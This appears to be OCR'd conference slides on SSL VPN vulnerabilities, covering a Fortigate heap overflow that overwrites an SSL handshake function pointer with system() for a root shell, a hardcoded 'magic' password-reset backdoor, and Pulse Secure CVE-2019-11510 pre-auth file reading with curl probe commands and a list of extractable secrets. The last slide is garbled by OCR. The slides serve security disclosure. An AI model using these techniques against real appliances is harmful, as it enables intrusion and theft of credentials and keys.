

Connection 1
Connection 2
Connection 3
LOW
HIGH
SSL
SSL
SSL

HEAP MEMORY


Original SSL structure


ssl_accept()
version
method
...
*handshake_func
...
LOW
HIGH
SSL
SSL
SSL
HEAP MEMORY

Trigger JavaScript Parsing



ssl_accept()
version
method
...
*handshake _func
...
Allocate
LOW
HIGH
JS Buffer
SSL
SSL
SSL
HEAP MEMORY

Overflow SSL structure


ssl_accept()
version
method
...
handshake_func
...
LOW
HIGH
JS Buffer
SSL
SSL
SSL
HEAP MEMORY

```
memcpy(buffer, js_url, js_url_len);
```

From SEGFAULT to RCE


ssl_accept()

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

LOW

HIGH


AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA

SSL

SSL

HEAP MEMORY

Forge SSL structure


system()
version
method
...
*handshake_func
...
LOW
HIGH
JS Buffer
SSL
SSL
SSL
HEAP MEMORY

Enjoy your shell!


- Send fuzzy connections to meet the condition
  - Daemon may crash multiple times
  - Fortigate owns a reliable watchdog!
- Get a shell in 1~2 minutes

Make your life easier

Find another **Door** to get in

MAGIC backdoor

- A “**magic**” parameter
  - Secret key for reset password
  - Designed for updating outdated password
    - but lack of authentication



```
magic = httpd_get_param(params, "magic");
if (magic && !strcmp(magic, "4[redacted]6"))
```

Demo

Pop a root shell from the only exposed HTTPS port

Demo

https://youtu.be/Aw55HqZW4x0

Pulse Secure SSL VPN

- Pulse Secure was formed a divestiture of Juniper Networks
- Customized web server and architecture stack
- Perl enthusiast - numerous Perl extensions in C++
- `LD_PRELOAD` all processes with:
    - `libsafe.so` - Detect and protect against stack smashing attacks
    - `libpreload.so` - User-mode networking system call hooks

Vulnerabilities we found

- **CVE-2019-11510 - Pre-auth arbitrary file reading**
- CVE-2019-11538 - Post-auth NFS arbitrary file reading
- CVE-2019-11508 - Post-auth NFS arbitrary file writing
- CVE-2019-11542 - Post-auth stack buffer overflow
- **CVE-2019-11539 - Post-auth command injection**
- CVE-2019-11540 - XSSI session hijacking
- CVE-2019-11507 - Cross-site scripting

Arbitrary file reading

- CVE-2019-11510 – Webserver-level pre-auth file reading
  - Pulse Secure has introduced a new feature **HTML5 Access** since SSL VPN version 8.2
    - A new solution to access Telnet, SSH and RDP via browsers
  - To handle static resources, Pulse Secure created a new IF-case to widen the original strict path validation

Am I affected by this vuln?

- Probably YES!
  - All un-patched versions are vulnerable except the End-of-Life 8.1 code

```
$ curl -I 'https://sslvpn/dana-na///css/ds.js'
  HTTP/1.1 400 Invalid Path
$ curl -I 'https://sslvpn/dana-na///css/ds.js?/dana/html5acc/guacamole/'
  HTTP/1.1 200 OK
```

What can we extract?

1. Private keys and system configuration(LDAP, RADIUS and SAML…)
2. Hashed user passwords(md5_crypt)
3. Sensitive cookies in WebVPN(ex: Google, Dropbox and iCloud…)
4. Cached user plaintext passwords

Wha

1. Private and SAML...)
2. Hashed
3. Sensitiv iCloud...)
4. Cached

Plaintext AGAIN

